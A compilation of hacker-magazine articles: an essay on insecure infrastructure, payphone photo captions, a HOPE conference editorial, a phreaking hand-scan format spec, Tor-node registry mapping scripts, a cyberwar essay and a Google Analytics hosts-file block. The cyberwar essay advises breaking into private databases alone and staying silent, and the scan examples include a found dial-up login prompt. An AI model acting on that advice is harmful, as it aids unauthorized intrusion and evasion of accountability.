being pursued. VLANs do not provide substantive security, as switch security is usually questionable. SNMP is a security nightmare, and most switches in use can be compromised with the typical public and private SNMP community strings. VLANs and switch port assignments can then be reassigned rather easily. So, if VLANs are not the answer, are separate networks a possibility?

Sometimes. But you know what happens. Inevitably there is some "business need," usually imaginary, that necessitates the connection of the secure network to the main production, internet-accessible network, thus making the "secure network" insecure. The connection of secure to production networks can be done through a firewall, but this is still substantially less secure than "not connected." The lamentations and death gasps of the network administrator are for naught; if something can be connected with copper or fiber, it will eventually be connected.

Only in rare cases, in companies or government organizations that have some grasp of security, do we end up with computer facilities that are secure from the internet. This is the exception rather than the norm.

In Bruce Willis's movie *Live Free or Die Hard*, Bruce Willis and the kid hacker have to physically go to electrical transmission and generation centers to get access to the power grids. This, unfortunately, is wishful thinking.

Even if the entity responsible for maintaining that grid uses something approaching a reasonable security policy, they are connected, presumably over a secure network (yeah, right), to computers maintaining downstream distribution grids that are not as secure. You are only as secure as the weakest link in your armor, and smaller distribution grids are the Achilles' heel of electrical grid security. Related to this, SCADA (System Control And Data Acquisition), which is used to control electrical and hydro facilities, has its own set of security problems. A facility in Idaho, maintained by the Department of Energy, performs research into cybersecurity issues that pertain to SCADA systems. They perform demonstrations for interested, Government-approved parties to show how SCADA systems can become compromised.

A concentrated attack on SCADA, EMS, telephone, traffic control, E911, and Internet services is the current-day cyber-armageddon. Industry representatives rant that such a scenario is beyond the bounds of possibility, but we know better, don't we?

I won't spell out, anymore than I already have, how such a nightmare scenario could be achieved, but the astute reader should be able to read between the lines, to Google or Wikipedia anything they need to know more about, and to arrive at a conclusion similar to mine. All of the typical attack vectors are in play: internet access, security vulnerabilities in computers and networks, and social engineering.

The innocent question posed by the *Off The Hook* host has very real and demonstrably dangerous ramifications that are prevalent throughout the infrastructure of the United States and the world.

The best answer for why a computer is connected to the internet is because it can be done.

The way to mitigate this problem is to have good security personnel that are allowed to perform their jobs. This means having a security policy that is adhered to using security devices that provide a significant level of layered security, using security devices that are themselves secure, using applications and operating systems that are secure, and having secure virus protection, which may in fact not be possible. The best security policy for any machine is for it to have no network connection, no modem, no software updates, and no antivirus software, and for all input to be entered by a little old lady from Kentucky. Why no antivirus software? Because, as some of my referenced material and other internet-accessible material point out, antivirus software is rampant with insecure coding that can itself be an attack vector for compromising a computer. So, scan the machine with an antivirus program when it is set up, but don't install any antivirus software. Indeed, after the initial install, don't install any additional software. If it works, don't fix it; if it's secure, don't booger it up or risk a virus infection by adding new software. Remove the floppy drive, and put glue from a glue gun into the network, modem, and USB ports. Why the little old lady from Kentucky? She doesn't fit the hacker profile, but are we really sure about her? I think I saw a copy of *2600* and a *Phrack* printout inside her handbag, along with a USB thumbdrive labeled "rootkits."

Some of these security measures are not within the grasp of some business environments, but some of them are possible, with the most fundamental and most critical piece being the security policy.

What is the best recipe for a good security policy? That is the topic for another article.

References

- "Anti-virus protection gets worse," http://www.channelregister.co.uk/➥2007/12/21/dwindling_antivirus➥_protection/
- "Unix admin tried to axe power grid," http://www.infoworld.com/cgi-bin/➥redirect?source=rss&url=http://➥www.infoworld.com/article/07/12/14/➥Unix-admin-tried-to-axe-power-➥grid_1.html
- "Haxdoors of the Kaspersky Antivirus 6/7," http://rootkit.com/newsread➥.php?newsid=778
- "Computers' Insecure Security," http://www.businessweek.com/➥technology/content/jun2005/➥tc20050617_1613_tc024.htm

Foreign Payphones

Argentina. It's hard to believe such old payphones are still in use but this one was indeed found in the Palermo Viejo district of Buenos Aires.

Photo by Kingpin

Foreign Payphones

Barbados. Seen in Bridgetown, this has got to be one of the flashiest, most commercial telephones ever created.

Photo by Keith Hopkin

Foreign Payphones

China. Seen in Songpan and conveniently next to a fire hydrant.

Photo by Ben Tanner

Foreign Payphones

Ethiopia. Seen in Jimma and conveniently next to a trash can.

Photo by Ben Tanner

Weird Payphone Moments

Morocco. Found in Agadir, this is probably the most secure phone in the world. At least in outward appearance.

Photo by Shareef Zawideh

Weird Payphone Moments

England. No, it's not a hacker space. It's actually a British Telecom facility in Leeds where payphones are tested. Each payphone runs a TCP/IP stack over PPP. ***Photo by Kokor Hekus***

Weird Payphone Moments

United States. We had heard that AT&T was dropping all payphone service Here's the proof. This was spotted outside their Gardena, California office.

Photo by Jerry Dixon

Weird Payphone Moments

United States. We had heard that AT&T was dropping all payphone service. Here's the proof. This was spotted outside their Gardena, California office.

Photo by Jerry Dixon

Weird Ass Foreign Payphones

Tunisia. Found in Chebika, near the Algerian border. This is the first payphone we've ever seen that specifically expresses hostility to cell phones.

Photo by Lawrence Stoskopf

Weird Ass Foreign Payphones

Panama. Now here's something you don't see every day. Unless you're in Boquete, a city in Chiriqui province, in which case you'd be used to this trailer of phones that was just dropped on an available dirt patch. Note the phone cables running from the hitch on the left.

Photo by Xiguy

Weird Ass Foreign Payphones

Fiji. Seen in Suva. We can't really say for sure just what's going on here with the pincher-looking things. Perhaps it's for those people with cell phones? It could also conceivably be some sort of tribal pole.

Photo by Peter Vibert

Weird Ass Foreign Payphones

Argentina. We'd love to know the story behind this one. This payphone was found in the middle of the jungle at Iguazu National Park. The sign translates to "Please do not put water on the telephone." Too bad, it was exactly what we wanted to do when we saw it.

Photo by Martin

More Strange Foreign Payphones

Mali. At last we can say we have a payphone photo from Timbuktu. And here you can relax outside the phone booth as well as inside. ***Photo by Stephen Rice***

More Strange Foreign Payphones

Thailand. Found in Chiang Mai in the north. This thing looks like a creature from The Terminator. Let's hope it's on our side.

Photo by swan

More Strange Foreign Payphones

Peru. Apparently you can save a lot of time and expense by simply drilling phones into stone walls around here. These ones were found in a mountainous region.

Photo by Mark Jensen

More Strange Foreign Payphones

India. This phone was seen in Bangalore. It's about as retro a look as we could ever hope for.
Photo by Larry Cashdollar

Really Strange Payphones

India. Another example of adaptation by the people of Bangalore. These phones are pretty much just nailed to the tree. Nothing unusual here.

Photo by infowallah

Really Strange Payphones

India. Another example of adaptation by the people of Bangalore. These phones are pretty much just nailed to the tree. Nothing unusual here.

Photo by infowallah

Really Strange Payphones

Puerto Rico. Seen in the El Condado area. Try to spot what is unusual about this phone. Hint: Something is missing.

Photo by Alex Llama

Really Strange Payphones

Dominican Republic. We know this is not a payphone. But undoubtedly there are payphone lines hidden in this mess of wires somewhere. Along with a million other things. We pity the repairman who's called upon to find the source of a broken connection here.

Photo by TicoPhreak

More Funny Looking Payphones

United States. From a place that's actually called Big Arm in Montana comes this picturesque view of a simple payphone by the side of the road.

Photo by Thomas Fleming

More Funny Looking Payphones

Guinea. This phone was found in the capital city of Conakry. It uses national carrier Sotelgui's network. The country also has at least three cellular networks.

Photo by alphabot

More Funny Looking Payphones

Ecuador. Seen at the equator at a tourist stop. Porta also operates the largest GSM network in the country.

Photo by pelik

More Funny Looking Payphones

Canada. This is just your basic Canadian payphone manufactured ages ago by Northern Telecom. But this scene from a highway in Alberta looks like some sort of classic painting. This lonely phone is 39 miles from the U.S. border and 65 miles from any town.

Photo by Paul Rainey

Foreign Payphones

Azerbaijan. These distinctly different types of phones were both found in Baku, the capital city.

Photo by David Scott

Foreign Payphones

Azerbaijan. These distinctly different types of phones were both found in Baku, the capital city.

Photo by David Scott

Foreign Payphones

Cyprus. This is a card-only phone found in the Greek half of capital city Nicosia.

Photo by Daniel Olewine

Foreign Payphones

Malaysia. A neat little row of colorful phones found in Kuala Lumpur.

Photo by Matthew W.

Unusual Payphones

Antarctica. Yes, there are indeed payphones on the seventh continent. This one can be found at New Zealand's Scott Base. It only takes cards.

Photo by rooperator

Unusual Payphones

Bahamas. Found on a cruise ship pier in Nassau, we are told there is indeed a payphone hidden somewhere within all those advertisements.

Photo by Scott

Unusual Payphones

Australia. This is actually a radio payphone found on a Sydney to Canberra country train. It uses satellite and mobile phone networks, and only accepts credit vouchers or credit cards.

Photo by Rowan Wilding

Unusual Payphones

Morocco. Found somewhere in the middle of nowhere near Er Rachidia, this is one impressive phone booth (note writing that says "Telephone Public"). Unfortunately it was locked so the actual payphone remains a mystery.

Photo by Paul Rainey

the last shall be first

In the end, The Last HOPE turned out to be only the beginning.

Contrary to the perception that this would be the actual *last* HOPE conference, the enthusiasm and spirit of the attendees, speakers, and staff made such a prospect all but impossible. While many were fooled by all of the talk of the Hotel Pennsylvania's pending destruction along with various inadvertent symbols of death and hopelessness on our website, the intention was never to put an end to something that has proven to be such a rallying point for the community. We simply meant to use the word "last" to denote "previous" or "most recent." So, the conference that occurred this July was the last HOPE conference, as in the one that just happened. The next one will appropriately be called The Next HOPE and will take place in the summer of 2010.

We realize that this might get really confusing in another two years when people use "Last" and "Next" without actually meaning "last" and "next." But we still have some time to figure out how to fix that. For now, let us be happy with what happened this year.

And what was that precisely? The one word answer is magic. We've almost come to expect it after one of our conferences. Each time we do this, we wind up sharing something really special and unique. Thousands of people gathering in the heart of Manhattan for three days of fun and learning and seeing for themselves what the hacker mentality is all about - that is about as cool as it gets.

This year was definitely the biggest of them all with well-attended talks and constant activity around the clock in the hacker area downstairs. We also tried a lot of things for the first time: RFID badges, an imported and addictive German hacker drink, an onsite radio station, a "hacker space village," and an unprecedented four speaker tracks. That, added to all of the existing activities (lockpicking, Segways, a huge network area, videos, merchants, etc.) that we had brought back from previous HOPES, made it virtually impossible to be bored or to want to get any sleep.

We had a terrific keynote address from Steven Levy, author of *Hackers: Heroes of the Computer Revolution* (published back in 1984), who was able to put the development of the hacker culture into a perspective we could appreciate. Adam Savage from *Mythbusters* also added his sense of adventure and wonder to the proceedings as did returning favorites like Jello Biafra, Kevin Mitnick, and Steven Rambam. But this doesn't even begin to scratch the surface. We had participants from all age groups, backgrounds, and parts of the world in attendance and up on stage. If you were there, then you don't need us to tell you how incredible it was. And if you weren't, don't feel too bad. You still have the DVDs, audio files, and something really cool to look forward to in two years.

As with the magazine itself, we rely solely on individuals like you to make things happen. It's not a commercial

operation filled with sponsors or corporate grants. We like it that way and we think it makes a lot of what we do possible in the first place. That's one reason you won't see a huge publicity blitz complete with PR firms luring attendees to find out "what the hackers are up to." We find the best results come from those of you who participate, telling others about your experiences and getting more cool people to show up. To those in the commercial world, none of what HOPE accomplishes is even possible. To get so many people to show up and volunteer their abilities to turn an empty space into a thriving community in the course of a few hours just isn't realistic. Nor is having so much content for such a low admission price. Nor, for that matter, is having a conference like this right in the middle of New York City. You could listen to such people tell you for hours why this is an impossible project and, no doubt, why so many other idealistic endeavors simply don't make any sense and are a big waste of time to even think about. Obviously, we're dealing with radically different perceptions of reality, something which should be kept in mind whenever you pursue any dream. With determination and a vision, there's little that can't be accomplished. If HOPE teaches us anything, it's to not listen to the naysayers and to do what we want to do even if it's been defined by the sensible as impossible. Isn't that what hacking has always been? Doing those things that you want to do, that the mainstream will never appreciate or try for themselves, just because you have a feeling it could work. This applies both on an individual and a collective scale and it will continue to do so for as long as the determination to succeed exists.

Plans are already in the works for next year's outdoor conference in the Netherlands, most likely to be held in August. It's called Hacking At Random or HAR. Updates will be posted at http://har2009.org. If you want to experience the fun and magic of a HOPE conference and meet people from all over the world, this is your best opportunity until The Next HOPE.

Once again, we want to thank everyone who made this summer a lot of fun and a real milestone in the hacker community. We have all of the audio available for free download at http://www.thelasthope.org and you can buy the DVDs of any of the talks as well. It's also never too early to start planning for The Next HOPE. Our website is already online at http://www.thenexthope.org. It's hard to imagine how that one will top this one. Fortunately, the field of imagination is one area where our readers and attendees possess a great degree of skill.

by dual
http://dualisanoob.com/

Introduction

Hand scanning is essential to phreaking, as essential as punching and kicking are to martial arts. Only after thousands and thousands of punches and kicks can one build upon those skills and create new techniques. Phreaking is the same. After calling thousands and thousands of numbers, one begins to notice sounds, routing, systems, and intercepts that one wouldn't be aware of otherwise.

Scanning is essential, and propagating the knowledge gained from a scan is just as essential. Otherwise, that knowledge is worthless to the phreaking community. Presenting scan information has been a complicated affair over the years. Up to now, phreaks had to be sleuths to determine accurate information, dealing with incomplete scans, partial numbers, broken acronyms, and other shortcomings. Furthermore, so much hand scan information is recorded, and still remains, in paper notebooks to this day.

This article discusses a tool to assist phreaks in the creation and dissemination of scan information: Bell's Mind Markup Language.

Bell's Mind Markup Language (BM2L) is the standardization of hand scan presentation. Bell's Mind Markup Language standardizes hand scan layout, format, and number descriptions. The standardized format that BM2L provides facilitates efficient hand scan generation and assures scan portability. Most importantly, BM2L solidifies the phreaking community, bringing disparate data and new phreaks into the fold with a common language and providing a record of scans that can stand the test of time.

The name Bell's Mind Markup Language comes from a website, Bell's Mind1. Bell's Mind is a feature-rich website hosting an impressive telecommunications database and other tools tailored for the phreak community. One of the capabilities of Bell's Mind is its submission engine for scanned numbers, of which there are over 30,000. BM2L not only pays homage to Bell's Mind, but also provides a standard for Bell's Mind number description and submission.

BM2L specifies the scan file name, phone number, description, and other aspects of a scan. The BM2L specification is listed in eight numbered parts, much like an RFC. It begins with File Name Format. After the specification, application and BM2L's future conclude the article.

BM2L Specification

1. File Name Format

BM2L requires the file name to have the extension `.scan.txt`. This highlights the fact that the file is an ASCII-text scan. It provides universal acceptance across operating systems, web servers and browsers. It also provides a standard for other tools that expect a certain file name for scans. Of course, it is helpful to humans as well, letting them know that the file is indeed a hand scan.

Phreaks are free to use any format for the file name base, whether it is the numeric range of the scan, a proper noun, or simply the phreak's handle and an increment.

Examples: `800-555-xxxx.scan.txt`, `pennsylvania.scan.txt`

2. Number and Description Format

Scan entries should be in the format "NPA-NXX-XXXX - Description." This provides a common, easily read format, includes the full number for search tools like grep, and requires number and description standardization for other tools. Effort should be given to keep descriptions to one line for automated tools as well, though readability may necessitate wrapping. If a description wraps, indent the next line to the beginning of the description to maintain readability.

```
800-851-6662 - "Thank you for calling.
   Due to extreme weather conditions,
   we are unable to answer your call
   at this time. Please try your call
   again later."
808-973-4381 - Oahu forecast
```

3. Standard Acronyms

These are the standard acronyms for commonly encountered numbers. Standard acronyms are most often used by themselves, though they may be included as part of a larger description. It is helpful to provide an acronym legend with scans, or at least to provide a legend of the acronyms used in the file.

- ANAC: Automatic Number Announcement Circuit
- CBCAD: Cannot Be Completed As Dialed
- CBCAE: Cannot Be Completed As Entered
- CBRYCA: Cannot Be Reached from Your Calling Area
- DISCO: Disconnected
- DTMF: Dual Tone Multi Frequency
- HELO: "Hello?"
- NAYCA: Not Available from Your Calling Area

- NIS: Not In Service
- SIT: Special Information Tone
- TTY: Teletypewriter
- VM: Voice Mail

Examples:

```
414-747-5399 - TTY NIS TTY
808-485-5555 - SIT "Code 4 8 Your call
has been connected to a vacant number
series..."
```

4. Standard Descriptors

Standard descriptors are one-word descriptions of commonly and uncommonly encountered numbers. In lower case, they are most often used alone as the description of a number.

- busy
- carrier
- extender
- fax
- milliwatt
- reorder
- ring out
- silent

Examples:

```
505-292-9996 - milliwatt
623-566-9994 - silent
```

5. Secondary Phone Numbers

If a message reads another telephone number, include that number in the description, within a quote of the message or simply at the end of the description. This provides a launching point for further exploration and information for further investigation.

Example:

```
800-483-6662 - Verizon West Network
➥ Control Center 972-615-6200
```

6. Message and Tandem Codes

Message and tandem codes are included at the end of descriptions within parentheses, for example (027T). All tandem codes are capitalized and spacing is included so as to match the message.

Example:

```
505-225-9901 - CBCAD (Leaco message
➥ 505-399)
```

7. Carriers

When feasible, carrier connection data should be displayed as the description. If this is not possible, use the "carrier" standard descriptor discussed earlier.

Examples:

```
281-230-3203 - carrier
505-541-9999 - CONNECT 31200/
➥ARQ/V34/LAPM/V42BIS
        C
        UQKT2
        User Access Verification
        Username:
```

8. Other Numbers and Descriptions

Numbers and descriptions that do not fit in the above categories should be accounted for with the phreak's best judgment as to ensure readability, accessibility and maintainability. Utilize the BM2L standard as much as possible, and make suggestions for changes to it, especially when the special number or description is repeatable.

Applications and BM2L's Future

There are a number of applications for BM2L. For example, we can write our own syntax highlighting for GNU nano[2] that makes scans more accessible and colorful. Carriers stand out as bright yellow, for example. This demonstrates that using an open standard allows for the most personalization. An agreed-upon standard allows tools and processes to be created for customizable uses.

Another example is number entry into a database. The BM2L scan format allows the simple creation of large scan databases. And, again, what one can then do with a relational database of thousands of scanned numbers is anyone's guess. We can, for example, write a Perl script that creates the SQL statements to enter scans into a MySQL database.

Both of these example scripts are available from the *2600* code repository. I have also made available a Perl script, `handscan.pl`[3], and a website, `handscan.net`[4], that generate BM2L-compliant hand scan lists.

Suggestions have already been made to BM2L and updates will be maintained in the Old Skool Phreaking section at the Binary Revolution forums[5]. The addition of "resident" and "business" standard descriptors is being considered, to provide both discretion regarding personally identifiable information and a way to speed scanning. The standard descriptor "pron" has also been suggested for obvious reasons.

References

[1] `http://www.bellsmind.net/Bells_Mind/Welcome.html`

[2] `http://www.nano-editor.org/`

[3] `http://dualisanoob.com/linux/perl/handscan.txt`

[4] `http://www.handscan.net/`

[5] `http://www.binrev.com/forums/index.php?showforum=21`

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

THE TORMINATOR

by OSIN

In September, 2007, a Swedish security researcher revealed that he was able to capture unencrypted data by operating exit nodes on the Tor network. With his setup, he was able to sniff usernames and passwords of accounts used by embassy officials and corporate personnel. For those of us who have used Tor for years, this is not earth-shattering news. In fact, the Tor website goes out of its way to remind users that Tor should not be relied upon for strong anonymity. Even though communication among Tor nodes is encrypted, the connection is no longer automatically encrypted once you leave the exit node to visit an external website. This means that if you log into an account that is not using SSH or HTTPS, your traffic can be sniffed. As Tor becomes more known to the general public, you can bet that there will be others who will exploit users' lack of understanding. But this article is not about the finer details of Tor.

A couple of years ago, I surmised that if the NSA wanted to wiretap Internet traffic *en masse*, they might do so at the Internet Exchange Points (IXPs). You can read more on that project at `http://uk.geocities.com/osin1776/`. Briefly, an IXP is a place where many different ISPs exchange Internet traffic. Of course, any NSA role in IXP traffic sniffing is speculation on my part, but I doubt that entities such as the FBI, DEA, NSA, and DoD would totally ignore such an easy access point. Also, I doubt that those same entities could fail to notice Tor. Tor attracts a lot of hacker-types, but now that the general population is starting to notice the system, it will inevitably attract elements of criminal activity. The events of September 2007 spurred a question in my mind: who is running the Tor exit nodes, and where are they located? More specifically, could any of the Tor router IPs be associated with or located at the same address as an IXP?

Isn't it a huge leap to assume that any Tor router could be associated with the US Government? I may not have definitive evidence that any particular Tor router is associated with the NSA, but if we use some common sense, we might come up with some possibilities. For instance, a search on the Internet shows the Verizon/MCI behemoth currently holds the largest telecommunications contract with the US Federal Government. Since I had already done a quick, sampled search in the Tor file which holds a listing of the routers and their IPs, I found a name that stood out as I searched ARIN's records: Verizon Internet Services.

Before I go on, let's talk about what is, for our purposes, the most important of Tor's files. When you first start Tor, it builds a listing of all participating Tor nodes. This file is called `cached-routers`, or, in newer versions, `cached-descriptors`. Suppose that you are logged in as "user" and you start Tor. Then, the `cached-routers` file will be placed your home directory; in this example, it will be called `/home/user/.tor/cached-routers`. If you take a look in that file after stopping Tor, you'll see a lot of information on those nodes. I don't know what everything means in that file, but this command will give you a list of all the IP addresses participating in the Tor network and the associated names:

```
cat /home/user/.tor/cached-routers |
➥ grep "router " > tmp.txt
```

The space after the word 'router' is important. If you replace the `grep` command with `wc -l`, you can get the number of Tor nodes that were participating at the time you started Tor. The file is a treasure trove of information such as what OS each node is using and how long each node has been been up, but for our purposes we're only interested in the "router" line.

Getting back to Verizon, we can do a search on ARIN for "Verizon Internet Services" and get a listing of their supposed IP address space. I say supposed because ARIN sometimes truncates the results it returns to the browser. The first entry in ARIN's records

for Verizon Internet Services is `64.222.0.0-64.223.255.255`. We could then run these commands to see if any of the Tor nodes fall within this range:

```
cat /home/user/.tor/cached-routers |
➥ grep "router" | grep " 64\.222\."
cat /home/user/.tor/cached-routers |
➥ grep "router" | grep " 64\.223\."
```

Note that the space before the "64" is needed. All these commands I'm running just seem to be screaming "Script me!" So, I've created a script which will do some of the leg work for you. It is a Perl script and can be downloaded from the 2600 code repository. Let's turn our attention to this script, which is called `parse.pl`.

The first thing the script does is to set up a .wgetrc file in the home directory of the user you're running as. This is one of the places you'll have to edit the script for yourself. Then, you can run the script at the command line like this:

```
./parse.pl [tor_cache_file]
➥ [IP_segments_test_file] [registry]
```

You must create several directories in the script's working directory before proceeding. Since Verizon is our example these directories would be:

```
verizon/
verizon/ARIN
verizon/RIPE
verizon/APNIC
verizon/LACNIC
verizon/AFRINIC
```

There are three variables passed to the script. `tor_cache_file` is the location of the `cached-routers` file. It is usually in the `/home/user/`.tor directory of whatever user you're logged in at the time.

The `IP_segments_test_file` file lists the major IP segments of an entity, in this case Verizon, that we want to test against in the list of Tor routers in the `cached-routers` file. As I mentioned, not every listing for Verizon comes up, so it might be better if we search the entire range matching the first number in the IP addresses of each of Verizon's entries. Here is the `verizon/verizon.txt` segments file I created for Verizon:

```
64\.
138\.
199\.
129\.
130\.
162\.
151\.
141\.
209\.
207\.
68\.
4\.
70\.
71\.
72\.
96\.
```

It's obvious that Verizon doesn't have all that space, it behooves you to search all of it, just in case.

The `registry` variable is either ARIN, APNIC, RIPE, LACNIC, or AFRINIC, in all-capital letters. As stated earlier, ARIN doesn't return all records all the time. And it's obvious that Verizon isn't assigned all the address space listed in verizon/verizon.txt. So we can check that same file against the other registries to see which Tor IPs are located in those registries.

When running this script against Verizon you would use this command:

```
./parse.pl /home/user/.tor
➥ cached-routers verizon ARIN
```

The script uses `wget` to make a call to the registry, in this case ARIN, and creates an HTML file for each IP address it tests. After the script has run, it is trivial to run a command to find out how many Tor routers might be listed as falling under Verizon Internet Services:

```
cat verizon/ARIN/*.html | grep
➥ "OrgName:" | grep "Verizon" | wc -l
```

You can then look at each HTML file to get more information as to what ARIN returned.

What were the results of my test? I can't say anything conclusive, but Verizon Internet Services is consistently listed as a host of many nodes in the Tor network, usually having 15-25 nodes active at a time. For all of the IPs I examined which are registered to Verizon Internet Services, ARIN says the address that was entered during registration is 1880 Campus Commons Dr., Reston, VA 20191. The interesting thing is that the address above maps just down the road from the location listed for MCI's MAE-East IXP facility at Reston. In fact, they're both within the same area code. During my searches, I came across another entity called ThePlanet.com. This entity had anywhere between 15-30 nodes active at a time, and all the IPs are listed by ARIN as being near the same address as the Dallas InfoMart IXP run by Switch & Data, 1950 Stemmons Freeway, Dallas, TX. Keep in mind that I have just looked at a very tiny portion of the Tor nodes that participate in the system at one time.

But now I want to look at something else: what countries might be contributing to the Tor system? Well, I've been engrossed for the past several years in mapping out the IPv4 address space for various countries. Just a couple of months ago, I finished the Middle East. You can see the project at `http://uk.geocities.com/osin331/`.

Using the same concepts as with Verizon, we can scan the `cached-routers` file to see if any Tor nodes map back to countries we're interested in. Since most of the Middle East falls under RIPE, that is the registry we'll be hitting. During one scan, I found that Iran had two nodes in the Tor network; Israel, seven nodes; and the United Arab Emirates, two nodes.

Thus far, I've looked just a small portion of the total number of Tor routers that are out there. Wouldn't it be nice if we could get a snapshot of every Tor node out there? Not being one who can leave well enough alone, I decided to see if was possible to analyze the entire Tor system at a given point in time. So, I set out to create a set of scripts that do this very thing for me. I utilize a MySQL database to store the data, and I update this database roughly every 20 minutes.

First, my system's starter script creates the `routers.txt` file of all the Tor nodes listed in the `cached-routers` or `cached-descriptors` file when Tor first starts up. Then, for each IP listed, the script first checks to see if that IP is in its database. If it is, then the `DATE_UPDATED` field is updated to reflect the current time, allowing that entry to remain on file. If the IP is not in the database, then the script checks the `OrgID` returned by ARIN. The ARIN `OrgID` lets us know if the IP address in question is assigned by ARIN, or, alternately, which registry we should look in If the IP is not in ARIN's jurisdiction, then the script will contact the appropriate registry to get the information we need. The script runs until all IPs are checked. At the end of the run, old entries in the database are removed, but the historical IP record data gleaned from the registries is kept for future reference to speed up the process.

I have been running the above setup for a week now, and something interesting about the Tor network has come to light. Guess which country is hosting the most Tor nodes. If you said the United States, you are wrong. In fact the country that hosts the most Tor nodes usually hosts more than the US, China, Russia, and Great Britain combined. Which country is it? Germany. That result seems to remain consistent no matter how long I run my scripts. Why Germany hosts so many Tor nodes is beyond me, and the number is surprisingly large. Usually, they comprise nearly a third of all Tor nodes at any given time. I'm at a loss to explain why Germans are flocking to Tor. It might even be that Germans themselves are unaware of this information and that a foreign power is be running exit Tor nodes in Germany to circumvent that foreign power's own laws. I'll leave the conspiracy theories up to the reader, but if someone out there knows why Germany is hosting so many Tor nodes, I'd like to hear it.

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

The State of Cyberspace and Cyberwar

by Barrett Brown

Cyberspace has changed drastically in the past three decades, and hacker culture has changed with it. In the beginning, we obfuscated our on-line identities with handles like "h3r0" and "$up3rm@n" so that we could work with other hackers in cyberspace without our true identities being discovered. Groups were formed, such as the Legion of Doom, Cult of the Dead Cow, and L0pht. It was all fun and games, until people started to get hurt. Some hackers got busted and gave other members of their groups up to the authorities; some set up other hackers in order to avoid focusing trouble on themselves; still others just plain sold out to corporations. The US Secret Service's Operation Sundevil brought about the end of the infancy of computer hacking.

It is now almost twenty years later, and the current state of affairs includes the NSA sucking down all net traffic, Google retaining records of all actions, ISPs pushing for a tiered Internet that they can manipulate, the EU implementing security provisions, the Chinese government maintaining its "Great Firewall," and the FCC allowing very few entities to control the media landscape. The list goes on and on. Hacker nicknames are a quaint anachronism, and the concept of a hacker group is destroyed. Still, we find budding computer explorers christening themselves "`L0rd_p00p00@gmail.com`" while records of their home IP address

and every search and email they ever send or receive are retained. It is my opinion that nicks have outlived their usefulness. These days, the only security comes in complete anonymity. Sorry, folks: no more clubs, no more bragging rights, and no more defaced web pages with "L0rd p00p00 pwnd U" on them. Those days were wonderful and fun, but their time has passed. Just using a nick is a red flag which gives hacker hunters something to search for, even if you do so from different computers, through web proxies, with Tor, encrypted with your PGP key, and on SILC. If continued secret communication with others is required, I recommend rotating media and using pass codes. The only safe and useful hacker collaboration these days comes in the form of open and free communication on projects that have no reason to be hidden. If you have an intense desire to get into some private database, you should do it alone. Once you've completed your task, never mention it again.

In 2003, the White House published *The National Strategy to Secure Cyberspace*, which presents cyberspace security as a facet of Homeland Security. Not long after that, in December, 2005, the United States Air Force officially added "Cyberspace" to its area of focus; in 2006, it set up the Air Force Cyberspace Command (AFCYBER) to "provide both defensive and offensive computer network weapons." If you are getting visions of Black Ice and Kuang Military Grade icebreaking programs from one of Gibson's novels, so am I, and there is no doubt that we are well on the way. This military command attempts to actively monitor all attacks and scans upon government computers. Clearly, we are no longer living in the age of fun nicknames and clubs named after comic book characters.

Since 2001, the US, UK, and German governments have reported that "Chinese hackers" are engaged in an active and systematic program of computer system infiltration aimed at government computers, including the unsecured e-mail of the US Secretary of Defense and nuclear weapons laboratories. Because of the nature of computer networks, there really is no way to know whether China is involved or not other than to use old-fashioned human intelligence agents. Even if the computers which attacked these networks were located in China, they could have been pwned by anyone, anywhere, including forces within the US with a desire to frame China. Regardless of this fact, the hype circulating among the military and media makes it sound like we are in the middle of the world's first Cyber Cold War.

On another side of the Cyberwar frontier, we have the phenomena of botnets, whose power was witnessed in the massive DOSing of Estonia in 2007, which was largely referred to as Cyberwar I. Unlike gaining unauthorized access to protected systems, using a botnet takes very little skill. It is largely rumored that botnet time can be easily purchased on the black market. The media initially framed this "cyberattack" as an act of aggression from "Russian hackers." They again popularized the image that we were dealing with a massive international cyber battle. Much later, a very small article came out which traced the Estonia attack to a single 20-year-old Estonian college student. Was it an act of government warfare, or was it one pissed-off college student? We may never know. To date, no one has yet publicized who owns and control the botnets. Some bot herders of small nets have been caught, but the herders of the largest nets still remain unseen. If the scant media attention given to these nets is any clue, we won't be finding out any time soon.

By the very nature of computer networks, national borders are now blurred. When the Internet was unleashed upon the world, it created a level playing field for all. We had truly entered an age where a single person could have the power to affect an entire nation not by voting, but by direct action. This must terrify governments in the extreme, and many are making every effort to control the internet. These efforts include recruiting hackers that governments catch, coercing hackers who work for them to recruit others at events such as HOPE and DEFCON, and tricking hackers into doing work for them through proprietary corporations or IRC chat rooms.

I completely support hacker conventions and always enjoy them, but we must be aware of what is occurring. Hackers have the direct power to change the world, and certain entities wish to monopolize and control that power. We communicate with each other in all countries on an equal footing. We respect knowledge and information and disdain outmoded forms of control. Our best defense is open collaboration in all fields; if executive measures must be taken, then they should be taken alone and never shared with another.

I predict that government entities will continue to intensify their media portrayals of cyberspace as something divided into countries engaging in cyberbattle with each other. Most citizens will believe these portrayals. We must continue to educate our fellow humans about open source software, loss of privacy, information security, the tyranny of tiered Internet services, and the power that every individual has access to. If we don't, we may wake up one day to find that we do not have internet freedom any more.

"Please encrypt your data, people. If you don't, evil will take over the world."

— Thomas Jefferson, well-known Dutch Author

WATCHING THE WATCHERS

by ZoeB

I'm sure most *2600* readers are aware of Google Analytics. It's a handy way for website owners to see what their visitors get up to without having to learn how to analyze Apache log files.

More paranoid readers may have worked out that Google has a lot of information at this point. Using Analytics alone, they can keep track of which web pages people look at, not just on individual sites but from one website to the next. This works if all the sites in question use Analytics, which increasingly more web developers are recommending to their clients due to its ease of use.

As someone who values her privacy and likes tinkering around with computers, I thought it would be a fun little project to stop my computer from talking to Google Analytics. It only takes a few minutes, and the effect will last until Google decides to change the URL of their JavaScript file that keeps track of people browsing the web. This will probably be quite some time, as they'd need to tell a lot of people to update every page of their website.

Redirecting your browser

As you can see by simply viewing the HTML source of any site that uses Google Analytics, the program that keeps track of your movements on the web is available at `http://www.google-analytics.com/urchin.js`, so you may want to tell your computer not to access that particular domain name.

To do this, edit your `/etc/hosts` file, which keeps track of which domain names go to which IP addresses. (It's in a different directory in Windows, but GNU/Linux and OS X users should be able to pop open a terminal application and just start editing it using sudo or su and the text editor of their choice. If in doubt, search online for more details.) This is the line you need to add:

```
127.0.0.1 www.google-analytics.com
```

Once you save the file, your computer will think that any traffic for that domain name should go to itself rather than to the real site, so it won't actually talk to the real Google Analytics server anymore.

Finding out who uses Analytics

